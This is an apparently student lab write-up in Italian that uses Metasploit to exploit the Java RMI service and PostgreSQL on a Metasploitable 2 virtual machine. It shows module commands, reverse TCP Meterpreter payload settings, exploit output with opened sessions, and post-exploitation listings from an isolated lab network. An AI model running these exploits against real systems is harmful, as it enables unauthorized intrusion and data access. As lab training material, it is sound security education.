S7-L5

Traccia: La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:
● La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
● La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112
● Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota: 1) configurazione di rete. 2) informazioni sulla tabella di routing della macchina vittima.

ESERCIZIO:

Per procedere con l'esercizio, iniziamo configurando le macchine virtuali con gli indirizzi ip richiesti:


```
# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.75.112
netmask 255.255.255.0
gateway 192.168.1.1
```

*Metasploitable configuration (**IP: 192.168.75.112**)*

/ In Metasploitable, per accedere al pannello di configurazione di rete, procediamo con il comando sudo nano /etc/network/interfaces


Effettuiamo la configurazione anche su Kali Linux:




*Kali configuration (**IP: 192.168.75.111**)*

/ In Kali, accediamo al pannello di configurazione di rete e modifichiamo manualmente indirizzo ip e subnet.

Verifichiamo che le modifiche siano state apportate correttamente:




*(command **ip a**)*



*(command **ip a**)*

Per avere un'ulteriore conferma del fatto che le due macchine comunichino all'interno della rete, effettuiamo un ping dalla macchina attaccante (Kali) alla macchina bersaglio (Metasploitable):




(n.b Il comando ping è utilizzato per testare la connettività di rete tra due dispositivi inviando pacchetti di dati e ricevendo risposte, misurando il tempo di risposta in millisecondi)


A questo punto possiamo procedere. Trattandosi di un servizio Java RMI vulnerabile sulla porta tcp/1099 vado ad effettuare un'analisi specifica tramite *nmap* scansionando la porta 1099 dell''indirizzo ip target.

Procediamo quindi ad avviare msfconsole (Metasploit Framework Console) per sfruttare la vulnerabilità in questione ed ottenere una sessione Meterpreter attraverso la quale saremo in grado di recuperare le informazioni necessarie richieste dalla traccia.
Avviamo msfconsole:

Con il comando **search java_rmi** andiamo a filtrare e ad estrapolare il modulo che ci permetterà di sfruttare questa vulnerabilità.





Come notiamo, tra i Matching Modules appare un exploit che sfrutta una vulnerabilità nel servizio **Java Remote Method Invocation** (RMI). Questo è un servizio di Java che consente a un programma su un computer di chiamare i metodi di un altro programma Java su un computer remoto. Questo permette l'esecuzione di operazioni e la gestione dei dati tra diversi sistemi, facilitandone l'interazione.



(exploit #1 - /multi/misc/java_rmi_server)

Selezioniamo il modulo in questione con il comando **use 1** e configuriamo il payload per ottenere la sessione di Meterpreter, utilizzando il *payload/java/meterpreter/reverse_tcp.* Attraverso questo payload possiamo stabilire una connessione di tipo reverse tcp tra il sistema bersaglio (che esegue il payload) e la macchina attaccante (che è in ascolto sulla porta specificata).





Il comando set payload 11 viene eseguito per salvare il payload trovato

Apriamo le opzioni con **options** per analizzare cosa ci viene richiesto ai fini di effettuare l'attacco, in questo caso abbiamo bisogno di settare host remoto e local host tramite i comandi **set rhost** 192.168.75.112 e **set lhost** 192.168.75.111:

```
msf6 exploit(multi/misc/java_rmi_server) > set payload 11
payload ⇒ java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wai
   RHOSTS                      yes       The target host(s), see https://do
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interfac
                                         n on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connect
   SSLCert                     no        Path to a custom SSL certificate (
   URIPATH                     no        The URI to use for this exploit (d


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.75.111   yes       The listen address (an interface may b
   LPORT  4444             yes       The listen port
```

```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.75.112
rhost ⇒ 192.168.75.112
```

```
msf6 exploit(multi/misc/java_rmi_server) > set lhost 192.168.1.111
lhost ⇒ 192.168.1.111
```

Con **exploit** avviamo l'attacco e otteniamo la sessione di meterpreter:

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/ZPKPlgOEjbtA
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header...
[*] 192.168.75.112:1099 - Sending RMI Call...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:55839) at 2024-07-12 03:39:37 -0400

meterpreter >
```

CONFIGURAZIONE DI RETE MACCHINA TARGET con il comando ifconfig:


```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe17:e096
IPv6 Netmask : ::

meterpreter >
```

TABELLA DI ROUTING MACCHINA TARGET con il comando route:




ESERCIZIO 2:

Sfrutta la vulnerabilità nel servizio PostgreSQL di Metasploitable 2. Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.


Effettuo una scansione con nmap per vedere il servizio attivo sulla porta 5432:

Cerco il modulo per sfruttare la vulnerabilità relativa a postgresql:




Verifico i payloads per avviare l'exploit:

Carico il payload meterpreter/reverse_tcp per avviare una sessione meterpreter:



Mostro le opzioni richieste per l'attacco con il comando **options**:



Specifico *lhost* e *rhost* e lancio l'attacco con il comando **exploit:**

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts ⇒ 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > exploit
```

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GC
[*] Uploaded as /tmp/IAAcQQSa.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:45411)
```

Siamo all'interno della sessione di Meterpreter.
Con il comando **ls** vado a visualizzare il contenuto della directory main al percorso /var/lib/postgresql/8.3/

```
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2024-07-12 06:21:20 -0400  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2024-07-12 03:25:12 -0400  postmaster.opts
100600/rw-------  54    fil   2024-07-12 03:25:12 -0400  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key

meterpreter >
```